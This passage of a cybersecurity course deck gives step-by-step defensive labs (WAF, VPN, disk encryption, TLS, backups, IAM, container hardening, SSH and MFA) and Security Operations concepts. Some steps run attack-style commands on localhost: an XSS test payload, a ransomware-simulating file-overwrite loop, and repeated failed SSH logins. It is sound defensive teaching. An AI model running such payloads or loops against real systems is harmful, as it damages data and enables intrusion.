$ curl -s -o /dev/null -w "%{http_code}\n" "http://127.0.0.1/?q=<script>alert(1)</script>"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Firewall with ModSecurity

STEP 6 OF 7

6

Read the audit log for matched rules

```
$ tail -50 /var/log/modsec_audit.log
```


© 2026 Tertiary Infotech Academy Pte Ltd

Web Application Firewall with ModSecurity

STEP 7 OF 7

7

Tune a false positive and reload

```
$ systemctl reload apache2
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 16 · VERIFY

Web Application Firewall with ModSecurity

✅ Test it

Each attack payload returns HTTP 403 and is recorded in the audit log.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 03 · HANDS-ON

Site-to-Site VPN with WireGuard

LAB 17

Build an encrypted WireGuard tunnel between two simulated sites running in separate Linux network namespaces.

You'll build

A two-endpoint WireGuard tunnel across namespaces

Tools: wireguard, wireguard-tools, ip netns

© 2026 Tertiary Infotech Academy Pte Ltd

Site-to-Site VPN with WireGuard

STEP 1 OF 6

1

Install WireGuard and load the kernel module

```
$ apt install -y wireguard wireguard-tools
```


© 2026 Tertiary Infotech Academy Pte Ltd

Site-to-Site VPN with WireGuard

STEP 2 OF 6

2

Generate a key pair for each site

```
$ wg genkey | tee siteA.key | wg pubkey > siteA.pub
```


© 2026 Tertiary Infotech Academy Pte Ltd

Site-to-Site VPN with WireGuard

STEP 3 OF 6

3

Build siteA/siteB namespaces with wg links

```
$ ip link add wgA type wireguard
```


© 2026 Tertiary Infotech Academy Pte Ltd

Site-to-Site VPN with WireGuard

STEP 4 OF 6

4

Set keys, listen ports, and allowed-ips

```
$ ip netns exec siteA wg set wgA private-key siteA.key listen-port 51820
```


© 2026 Tertiary Infotech Academy Pte Ltd

Site-to-Site VPN with WireGuard

STEP 5 OF 6

5

Set peer endpoints over host loopback

```
$ ip netns exec siteA wg set wgA peer "$(cat siteB.pub)" endpoint 127.0.0.1:51821
```


© 2026 Tertiary Infotech Academy Pte Ltd

Site-to-Site VPN with WireGuard

STEP 6 OF 6

6

Verify the tunnel with ping and wg show

```
$ ip netns exec siteA ping -c3 10.99.0.2
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 17 · VERIFY

Site-to-Site VPN with WireGuard

✅ Test it

Ping succeeds and wg show reports a recent handshake with transferred bytes.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 03 · HANDS-ON

Data at Rest: LUKS Full-Disk Encryption

LAB 18

Create a LUKS2-encrypted volume on a loopback file, mount it, rotate its passphrase, and add a key-file slot.

You'll build

An encrypted volume with rotation and a keyfile

Tools: cryptsetup, losetup, mkfs.ext4

© 2026 Tertiary Infotech Academy Pte Ltd

Data at Rest: LUKS Full-Disk Encryption

STEP 1 OF 7

1

Install cryptsetup

```
$ apt install -y cryptsetup
```


© 2026 Tertiary Infotech Academy Pte Ltd

Data at Rest: LUKS Full-Disk Encryption

STEP 2 OF 7

2

Create a 50MB image on a loop device

```
$ losetup -fP --show vault.img
```


© 2026 Tertiary Infotech Academy Pte Ltd

Data at Rest: LUKS Full-Disk Encryption

STEP 3 OF 7

3

Format the loop device with LUKS2

```
$ echo -n "Lab1234!" | cryptsetup luksFormat --type luks2 --cipher aes-xts-plain64 --key-size 512 --pbkdf argon2id
"$LOOP" -
```


© 2026 Tertiary Infotech Academy Pte Ltd

Data at Rest: LUKS Full-Disk Encryption

STEP 4 OF 7

4

Open it, make a filesystem, and mount

```
$ echo -n "Lab1234!" | cryptsetup luksOpen "$LOOP" vault -
```


© 2026 Tertiary Infotech Academy Pte Ltd

Data at Rest: LUKS Full-Disk Encryption

STEP 5 OF 7

5

Confirm plaintext is absent from the raw image

```
$ strings vault.img | grep -i "secret data"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Data at Rest: LUKS Full-Disk Encryption

STEP 6 OF 7

6

Rotate the passphrase

```
$ echo -e "Lab1234!\nNewPass!9" | cryptsetup luksChangeKey "$LOOP"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Data at Rest: LUKS Full-Disk Encryption

STEP 7 OF 7

7

Add a key-file slot for unattended unlock

```
$ cryptsetup luksAddKey "$LOOP" /root/luks.key -
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 18 · VERIFY

Data at Rest: LUKS Full-Disk Encryption

✅ Test it

The secret string is unrecoverable from the raw image and both credentials unlock the volume.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 03 · HANDS-ON

TLS Hardening and Cipher Audit

LAB 19

Audit a fresh nginx HTTPS site with testssl.sh, apply a hardened TLS configuration, and re-audit to confirm improvement.

You'll build

A hardened TLS 1.2/1.3 nginx site with HSTS

Tools: nginx, openssl, testssl.sh

© 2026 Tertiary Infotech Academy Pte Ltd

TLS Hardening and Cipher Audit

STEP 1 OF 5

1

Set up a self-signed HTTPS nginx site

```
$ openssl req -x509 -newkey rsa:2048 -nodes -days 30 -keyout /etc/ssl/private/lab.key -out /etc/ssl/certs/lab.crt -subj "/CN=lab.local"
```


© 2026 Tertiary Infotech Academy Pte Ltd

TLS Hardening and Cipher Audit

STEP 2 OF 5

2

Clone testssl.sh and run a baseline audit

```
$ ./testssl.sh -p -P -s --color 0 https://localhost | tee ../baseline.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

TLS Hardening and Cipher Audit

STEP 3 OF 5

3

Write a hardened TLS snippet and include it

```
$ sed -i '/listen 443/a include /etc/nginx/snippets/tls-hardening.conf;' /etc/nginx/sites-available/default
```


© 2026 Tertiary Infotech Academy Pte Ltd

TLS Hardening and Cipher Audit

STEP 4 OF 5

4

Reload nginx and re-audit

```
$ nginx -t && systemctl reload nginx
```


© 2026 Tertiary Infotech Academy Pte Ltd

TLS Hardening and Cipher Audit

STEP 5 OF 5

5

Cross-check downgrade resistance with openssl

```
$ openssl s_client -connect localhost:443 -tls1_1
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 19 · VERIFY

TLS Hardening and Cipher Audit

✅ Test it

TLS 1.1 is rejected while TLS 1.3 negotiates a strong AEAD cipher and HSTS is present.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 03 · HANDS-ON

Backup and Recovery with restic

LAB 20

Configure encrypted, deduplicated restic backups, simulate ransomware, and perform a point-in-time restore.

You'll build

An encrypted restic repo with tested recovery

Tools: restic, python3

© 2026 Tertiary Infotech Academy Pte Ltd

Backup and Recovery with restic

STEP 1 OF 7

1

Install restic

```
$ apt install -y restic
```


© 2026 Tertiary Infotech Academy Pte Ltd

Backup and Recovery with restic

STEP 2 OF 7

2

Create data and init an encrypted repo

```
$ restic -r /backup init
```


© 2026 Tertiary Infotech Academy Pte Ltd

Backup and Recovery with restic

STEP 3 OF 7

3

Take the first snapshot

```
$ restic -r /backup backup /data
```


© 2026 Tertiary Infotech Academy Pte Ltd

Backup and Recovery with restic

STEP 4 OF 7

4

Modify data and take a second snapshot

```
$ restic -r /backup backup /data
```


© 2026 Tertiary Infotech Academy Pte Ltd

Backup and Recovery with restic

STEP 5 OF 7

5

Simulate ransomware overwriting all files

```
$ for f in /data/*.txt; do echo "ENCRYPTED_BY_RANSOMWARE" > "$f"; done
```


© 2026 Tertiary Infotech Academy Pte Ltd

Backup and Recovery with restic

STEP 6 OF 7

6

Restore from the pre-ransomware snapshot

```
$ restic -r /backup restore $SNAP --target /restore
```


© 2026 Tertiary Infotech Academy Pte Ltd

Backup and Recovery with restic

STEP 7 OF 7

7

Verify restored files match the originals

```
$ diff -r /restore/data /data
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 20 · VERIFY

Backup and Recovery with restic

✅ Test it

The pre-ransomware snapshot restores the original file contents intact.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 03 · HANDS-ON

Cloud Shared Responsibility & IAM Least Privilege

LAB 37

The learner models the cloud shared-responsibility split, then enforces least privilege on a mock cloud IAM policy and detects an over-permissive grant.

You'll build

A responsibility matrix (IaaS/PaaS/SaaS) and a tightened least-privilege JSON policy with the wildcard removed.

Tools: jq, policy JSON, bash

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Shared Responsibility & IAM Least Privilege

STEP 1 OF 5

1

Create an over-permissive policy granting *:*

```
$ echo '{"Effect":"Allow","Action":"*","Resource":"*"}' > policy.json
```


© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Shared Responsibility & IAM Least Privilege

STEP 2 OF 5

2

Flag the wildcard as a finding

```
$ jq 'select(.Action=="*")' policy.json && echo "OVER-PERMISSIVE"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Shared Responsibility & IAM Least Privilege

STEP 3 OF 5

3

Rewrite it to least privilege (read one bucket)

```
$ echo '{"Effect":"Allow","Action":["s3:GetObject"],"Resource":"arn:aws:s3:::reports/*"}' > policy.json
```


© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Shared Responsibility & IAM Least Privilege

STEP 4 OF 5

4

Confirm the wildcard is gone

```
$ jq -e '.Action|index("*")|not' policy.json && echo LEAST-PRIV
```


© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Shared Responsibility & IAM Least Privilege

STEP 5 OF 5

5

Map who secures what for IaaS/PaaS/SaaS

```
$ printf "IaaS: you=OS,app,data\nPaaS: you=app,data\nSaaS: you=data,IAM\n"
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 37 · VERIFY

Cloud Shared Responsibility & IAM Least Privilege

✅ Test it

The wildcard policy is flagged, and the rewritten policy scopes a single action to a single resource.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 03 · HANDS-ON

Container Security with Docker

LAB 38

The learner runs a container, inspects its isolation, drops capabilities, runs as non-root and scans the image for vulnerabilities.

You'll build

A non-root, capability-dropped container and a Trivy image-scan report.

Tools: docker, trivy

© 2026 Tertiary Infotech Academy Pte Ltd

Container Security with Docker

STEP 1 OF 6

1

Install Docker and run a container

```
$ apt install -y docker.io && docker run -d --name web nginx
```


© 2026 Tertiary Infotech Academy Pte Ltd

Container Security with Docker

STEP 2 OF 6

2

Inspect the default (root) user

```
$ docker exec web whoami
```


© 2026 Tertiary Infotech Academy Pte Ltd

Container Security with Docker

STEP 3 OF 6

3

Re-run dropping all capabilities and as non-root

```
$ docker run -d --name safe --user 1000 --cap-drop ALL --read-only nginx 2>&1 | tail -1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Container Security with Docker

STEP 4 OF 6

4

Confirm the container cannot write the filesystem

```
$ docker exec safe touch /tmp/x 2>&1 || echo "READ-ONLY enforced"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Container Security with Docker

STEP 5 OF 6

5

Scan the image for known CVEs

```
$ trivy image --severity HIGH,CRITICAL nginx | head -30
```


© 2026 Tertiary Infotech Academy Pte Ltd

Container Security with Docker

STEP 6 OF 6

6

Limit resources to blunt a DoS

```
$ docker run -d --name capped --memory 128m --cpus 0.5 nginx
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 38 · VERIFY

Container Security with Docker

✅ Test it

The hardened container runs as UID 1000 with no capabilities on a read-only root, and Trivy lists the image CVEs.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 03 · HANDS-ON

Storage Resilience with Software RAID (mdadm)

LAB 39

The learner builds a RAID 1 mirror from loop devices, writes data, fails a disk, and confirms the data survives — the resilience leg of the CIA triad.

You'll build

A RAID 1 array that keeps serving data after one member is failed and removed.

Tools: mdadm, losetup, mkfs.ext4

© 2026 Tertiary Infotech Academy Pte Ltd

Storage Resilience with Software RAID (mdadm)

STEP 1 OF 6

1

Install mdadm and create two virtual disks

```
$ apt install -y mdadm && for d in 1 2; do dd if=/dev/zero of=/disk$d.img bs=1M count=200; done
```


© 2026 Tertiary Infotech Academy Pte Ltd

Storage Resilience with Software RAID (mdadm)

STEP 2 OF 6

2

Attach them as loop devices

```
$ lo1=$(losetup -f --show /disk1.img); lo2=$(losetup -f --show /disk2.img)
```


© 2026 Tertiary Infotech Academy Pte Ltd

Storage Resilience with Software RAID (mdadm)

STEP 3 OF 6

3

Create a RAID 1 mirror

```
$ mdadm --create /dev/md0 --level=1 --raid-devices=2 $lo1 $lo2
```


© 2026 Tertiary Infotech Academy Pte Ltd

Storage Resilience with Software RAID (mdadm)

STEP 4 OF 6

4

Format and write a file

```
$ mkfs.ext4 /dev/md0 && mkdir -p /mnt/r && mount /dev/md0 /mnt/r && echo IMPORTANT > /mnt/r/data.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

Storage Resilience with Software RAID (mdadm)

STEP 5 OF 6

5

Fail and remove one disk

```
$ mdadm /dev/md0 --fail $lo1 --remove $lo1
```


© 2026 Tertiary Infotech Academy Pte Ltd

Storage Resilience with Software RAID (mdadm)

STEP 6 OF 6

6

Confirm data survives on the degraded array

```
$ cat /mnt/r/data.txt && mdadm --detail /dev/md0 | grep State
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 39 · VERIFY

Storage Resilience with Software RAID (mdadm)

✅ Test it

The array reports a degraded state after the disk failure yet still returns the original file contents.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN RECAP

Recap — Security Architecture

- You can now: Segment networks with namespaces
- You can now: Build allow-list firewalls and read counters
- You can now: Deploy a layer-7 WAF with the OWASP CRS
- You can now: Build an encrypted WireGuard tunnel
- You can now: Encrypt data at rest with LUKS2
- You can now: Audit and harden an HTTPS TLS config
- You can now: Run encrypted backups and recover from ransomware
- You can now: Apply least privilege and read a shared-responsibility model

© 2026 Tertiary Infotech Academy Pte Ltd

04

DOMAIN 04

Security Operations

Hardening · IAM · MFA · SIEM · IDS · EDR · FIM · Packet analysis · Vuln mgmt · IR · Forensics · SOAR

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 28%

Key Concepts — Security Operations

1. Operational security hardens access (SSH, PAM, sudo, MFA) and monitors continuously (SIEM, IDS, EDR, file-integrity monitoring, packet analysis).

2. A SIEM centralises and correlates logs; an IDS inspects network traffic; EDR and osquery interrogate endpoints; AIDE detects file tampering.

3. Vulnerability management is a continuous pipeline: discover, prioritise (CVSS), remediate and verify — with Trivy, OpenVAS and friends.

4. Incident response follows preparation → detection → containment → eradication → recovery → lessons learned, with digital forensics preserving evidence and SOAR automating the playbook.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 4.1

Apply Secure Baselines & Harden

Baselines · Hardening targets · Wireless · Mobile · Secure boot

© 2026 Tertiary Infotech Academy Pte Ltd

Secure Baselines

- A baseline is the documented, minimum secure configuration for a system type.
- Establish → deploy → maintain: build once, roll out everywhere, drift-check continuously.
- Use industry benchmarks (CIS, DISA STIG) as the starting point — don't invent from scratch.
- You measure a host against a benchmark with OpenSCAP in Lab 35.

© 2026 Tertiary Infotech Academy Pte Ltd

Hardening Targets

1. **Operating system**
   Remove unused packages/services, patch, enforce config (Lab 13).
2. **Servers & workstations**
   Host firewall, EDR, least-privilege accounts.
3. **Network devices**
   Change defaults, disable Telnet/HTTP, encrypt management.
4. **Wireless**
   WPA3, 802.1X, disable WPS, segment guest.
5. **Mobile**
   MDM policy, encryption, no jailbreak/root (Lab 41).
6. **Boot chain**
   Secure Boot + TPM measured boot to stop rootkits.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 4.2

Asset Management (Hardware, Software, Data)

Acquisition · Inventory · Ownership · Disposal & sanitisation

© 2026 Tertiary Infotech Academy Pte Ltd

The Asset Lifecycle

- You cannot protect what you don't know you have — a live inventory is control zero.
- Track ownership and classification for every asset; assign a data owner and custodian.
- Procurement/acquisition: vet the supply chain before it enters the estate.
- Disposal: sanitise (wipe/degauss/destroy) and certify — a wiped disk is not a control unless verified (Lab 42).

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 4.3-4.4

Monitoring & Vulnerability Management

SIEM · IDS/IPS · EDR · FIM · Packet analysis · Scan → prioritise → remediate

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 4.4 · SEE EVERYTHING

The Monitoring Stack

1. **SIEM**
   Central log collection + correlation + alerting (ELK/Wazuh, Lab 24).

2. **IDS / IPS**
   Inspect network traffic for known/anomalous patterns (Suricata, Lab 25).

3. **EDR**
   Endpoint telemetry and response — query hosts with osquery (Lab 26).

4. **FIM**
   File-integrity monitoring flags tampering (AIDE, Lab 27).

5. **Packet analysis**
   Dissect captures to prove what happened (PCAP Analyzer, Lab 40).

6. **NetFlow / logs**
   Metadata reveals beaconing and exfiltration.

© 2026 Tertiary Infotech Academy Pte Ltd

Vulnerability Management Lifecycle

1. Discover — scan assets (OpenVAS, Trivy) and inventory
2. Prioritise — score with CVSS + context (exposure, exploitability)
3. Remediate — patch, reconfigure, or apply a compensating control
4. Verify — re-scan to confirm the fix
5. Report — track SLAs and residual risk

© 2026 Tertiary Infotech Academy Pte Ltd

CVSS — Prioritising by Severity

- CVSS scores a vulnerability 0.0–10.0: None, Low, Medium, High, Critical.
- Base metrics: attack vector, complexity, privileges required, user interaction, and CIA impact.
- Score is a starting point — weight it by whether the asset is exposed and the exploit is in the wild.
- You score and rank findings in the risk register (Lab 31) and scan with Trivy (Lab 28).

© 2026 Tertiary Infotech Academy Pte Ltd

Try It — PCAP Analyzer & Regex Generator (Ed Tools)

- PCAP Analyzer: https://alfredang.github.io/pcapanalyzer/ — upload a capture and dissect protocols, flows and anomalies.
- Regex Generator: https://alfredang.github.io/regexgenerator/ — build patterns for SIEM queries and log parsing.
- Use regex to write a detection that fires on the IOC you found in the packet capture.
- These power Labs 24 (SIEM), 25 (IDS) and 40 (packet analysis).

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 4.5-4.6

Identity & Access Management (IAM)

Provisioning · Authentication · MFA · Authorization models · PAM

© 2026 Tertiary Infotech Academy Pte Ltd

IAM Building Blocks

1. **Provisioning**
   Joiner-mover-leaver: create, change and REVOKE access promptly.

2. **SSO & federation**
   One identity across services — SAML, OAuth2, OIDC.

3. **MFA**
   Two+ different factors; TOTP/FIDO2 beat SMS (Lab 23).

4. **Password policy**
   Length over complexity; block breached passwords.

5. **PAM**
   Privileged Access Management — vault, check-out, session recording.

6. **Just-in-time**
   Grant elevated rights only for the moment they're needed.

© 2026 Tertiary Infotech Academy Pte Ltd

Authorization Models

Model	How it decides
• DAC — Discretionary	• Owner grants access at their discretion
• MAC — Mandatory	• System enforces labels/clearances (no override)
• RBAC — Role-based	• Access by job role — scales in the enterprise
• ABAC — Attribute-based	• Access by attributes (dept, time, device, risk)
• Rule-based	• Access by explicit rules/conditions
• Least privilege + SoD	• Minimum rights; split sensitive duties

© 2026 Tertiary Infotech Academy Pte Ltd

Hardening Access — sudo, PAM, SSH

- sudo grants scoped, logged elevation — never share root (Lab 22).
- PAM stacks the rules for authentication, account, session and password quality.
- SSH: keys over passwords, disable root login, and fail2ban to blunt brute force (Lab 21).
- Accounting ties every privileged action back to a person — the third A of AAA.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJECTIVE 4.7

Automation & Orchestration (SOAR)

Use cases · Benefits · Playbooks · Guardrails

© 2026 Tertiary Infotech Academy Pte Ltd

Why Automate Security Operations

- SOAR turns a written runbook into an executable playbook — consistent, fast, auditable.
- Use cases: enrich alerts, auto-triage phishing, quarantine a host, disable a leaked account, open a ticket.
- Benefits: reaction time, scale, fewer human errors, and analysts freed for real investigation.
- Guardrails: automation acts with high privilege — test in staging, keep a human approval for destructive steps.

© 2026 Tertiary Infotech Academy Pte Ltd


OBJECTIVE 4.8

Incident Response & Digital Forensics

IR lifecycle · Detection · Containment · Forensics & evidence

© 2026 Tertiary Infotech Academy Pte Ltd

The Incident Response Lifecycle



© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics & Evidence Handling

- Order of volatility: capture RAM/registers first, disk later, backups last.
- Chain of custody: who collected what, when, and how it was protected — or it's inadmissible.
- Hash the image on acquisition and re-verify — proves the evidence is unaltered (Lab 29, Lab 43 Autopsy).
- Legal hold preserves data once litigation is anticipated; document every action.

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL DO

Hands-On Labs — Security Operations

Labs 21–25

- SSH Hardening + Fail2ban
- IAM with PAM and sudo
- Multi-Factor Authentication with TOTP
- SIEM Basics with Wazuh
- Network IDS with Suricata

Labs 26–30

- Endpoint Detection with osquery
- File Integrity Monitoring with AIDE
- Vulnerability Management with Trivy
- Incident Response and Forensics
- Automation and Orchestration (Mini-SOAR)

Labs 40–43

- Packet Capture & Traffic Analysis
- Mobile & Endpoint Hardening Baseline
- Secure Data Sanitisation (Media Disposal)
- Digital Forensics — Evidence Acquisition & Hashing

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

SSH Hardening + Fail2ban

LAB 21

Switch SSH to key-based authentication and let Fail2ban ban repeated failed logins.

You'll build

Key-only SSH server with an active brute-force jail.

Tools: openssh-server, fail2ban, ssh-keygen, iptables

© 2026 Tertiary Infotech Academy Pte Ltd

SSH Hardening + Fail2ban

STEP 1 OF 8

1

Install Fail2ban

```
$ apt update && apt install -y fail2ban
```


© 2026 Tertiary Infotech Academy Pte Ltd

SSH Hardening + Fail2ban

STEP 2 OF 8

2

Generate an ed25519 key pair

```
$ ssh-keygen -t ed25519 -f ~/.ssh/lab_ed25519 -N "" -C "lab-key"
```


© 2026 Tertiary Infotech Academy Pte Ltd

SSH Hardening + Fail2ban

STEP 3 OF 8

3

Authorize the public key

```
$ cat ~/.ssh/lab_ed25519.pub >> ~/.ssh/authorized_keys
```


© 2026 Tertiary Infotech Academy Pte Ltd

SSH Hardening + Fail2ban

STEP 4 OF 8

4

Harden sshd (key-only, no root password)

```
$ cat > /etc/ssh/sshd_config.d/99-hardening.conf <<'EOF'
PermitRootLogin prohibit-password
PasswordAuthentication no
MaxAuthTries 3
EOF
systemctl restart ssh
```


© 2026 Tertiary Infotech Academy Pte Ltd

SSH Hardening + Fail2ban

STEP 5 OF 8

5

Configure an sshd jail

```
$ cat > /etc/fail2ban/jail.d/sshd.local <<'EOF'
[sshd]
enabled = true
backend = systemd
maxretry = 3
bantime = 1h
EOF
systemctl restart fail2ban
```


© 2026 Tertiary Infotech Academy Pte Ltd

SSH Hardening + Fail2ban

STEP 6 OF 8

6

Trigger a ban with failed logins

```
$ for i in 1 2 3 4 5; do ssh -o PubkeyAuthentication=no -o StrictHostKeyChecking=no baduser@127.0.0.1 2>/dev/null; done
```


© 2026 Tertiary Infotech Academy Pte Ltd

SSH Hardening + Fail2ban

STEP 7 OF 8

7

Check the ban status

```
$ fail2ban-client status sshd
```


© 2026 Tertiary Infotech Academy Pte Ltd

SSH Hardening + Fail2ban

STEP 8 OF 8

8

Unban as admin override

```
$ fail2ban-client set sshd unbanip 127.0.0.1
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 21 · VERIFY

SSH Hardening + Fail2ban

✅ Test it

fail2ban-client status sshd lists 127.0.0.1 as banned, and password login is rejected.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

IAM with PAM and sudo

LAB 22

Map Linux groups to roles, restrict sudo per role, and enforce time and lockout policy via PAM.

You'll build

Three RBAC roles with scoped sudo, pam_time and pam_faillock.

Tools: sudo, PAM, pam_time, pam_faillock, chage

© 2026 Tertiary Infotech Academy Pte Ltd

IAM with PAM and sudo

STEP 1 OF 7

1

Create role groups and users

```
$ groupadd webops; useradd -m -G webops alice
```


© 2026 Tertiary Infotech Academy Pte Ltd

IAM with PAM and sudo

STEP 2 OF 7

2

Scope sudo per role in sudoers.d

```
$ cat > /etc/sudoers.d/roles <<'EOF'
%webops ALL=(ALL) NOPASSWD: /bin/systemctl restart nginx
EOF
chmod 440 /etc/sudoers.d/roles
```


© 2026 Tertiary Infotech Academy Pte Ltd

IAM with PAM and sudo

STEP 3 OF 7

3

Verify least privilege

```
$ su - alice -c 'sudo systemctl status nginx 2>&1 | head -2'
```


© 2026 Tertiary Infotech Academy Pte Ltd

IAM with PAM and sudo

STEP 4 OF 7

4

Add a time-of-day restriction

```
$ echo '*;*;alice;Wd0900-1800' >> /etc/security/time.conf
```


© 2026 Tertiary Infotech Academy Pte Ltd

IAM with PAM and sudo

STEP 5 OF 7

5

Enable pam_time in the login stack

```
$ grep -q pam_time /etc/pam.d/login || echo 'account required pam_time.so' >> /etc/pam.d/login
```


© 2026 Tertiary Infotech Academy Pte Ltd

IAM with PAM and sudo

STEP 6 OF 7

6

Configure and enable pam_faillock

```
$ sed -i '/pam_unix.so/i auth required pam_faillock.so preauth silent' /etc/pam.d/common-auth
```


© 2026 Tertiary Infotech Academy Pte Ltd

IAM with PAM and sudo

STEP 7 OF 7

7

De-provision (offboard) a user

```
$ usermod -L alice; chage -E 0 alice; passwd -S alice
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 22 · VERIFY

IAM with PAM and sudo

✅ Test it

alice can restart nginx but not run mysqldump, and faillock counts failed attempts.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN 04 · HANDS-ON

Multi-Factor Authentication with TOTP

LAB 23

Enrol a user with Google Authenticator's PAM module and enforce SSH key plus TOTP.

You'll build

SSH requiring publickey and a TOTP one-time code.

Tools: libpam-google-authenticator, qrencode, oathtool, PAM

© 2026 Tertiary Infotech Academy Pte Ltd

Multi-Factor Authentication with TOTP

STEP 1 OF 7

1

Install the PAM module and helpers

```
$ apt update && apt install -y libpam-google-authenticator qrencode
```


© 2026 Tertiary Infotech Academy Pte Ltd

Multi-Factor Authentication with TOTP

STEP 2 OF 7

2

Enrol a user with a TOTP secret

```
$ sudo -u mfauser google-authenticator -t -d -f -r 3 -R 30 -W -q -s /home/mfauser/.google_authenticator
```


© 2026 Tertiary Infotech Academy Pte Ltd

Multi-Factor Authentication with TOTP

STEP 3 OF 7

3

Display the secret as a QR code

```
$ qrencode -t ANSI "otpauth://totp/lab:mfauser?secret=$SECRET&issuer=lab"
```


© 2026 Tertiary Infotech Academy Pte Ltd

Multi-Factor Authentication with TOTP

STEP 4 OF 7

4

Wire the module into SSH PAM

```
$ echo 'auth required pam_google_authenticator.so' >> /etc/pam.d/sshd
```


© 2026 Tertiary Infotech Academy Pte Ltd

Multi-Factor Authentication with TOTP

STEP 5 OF 7

5

Require two factors in sshd

```
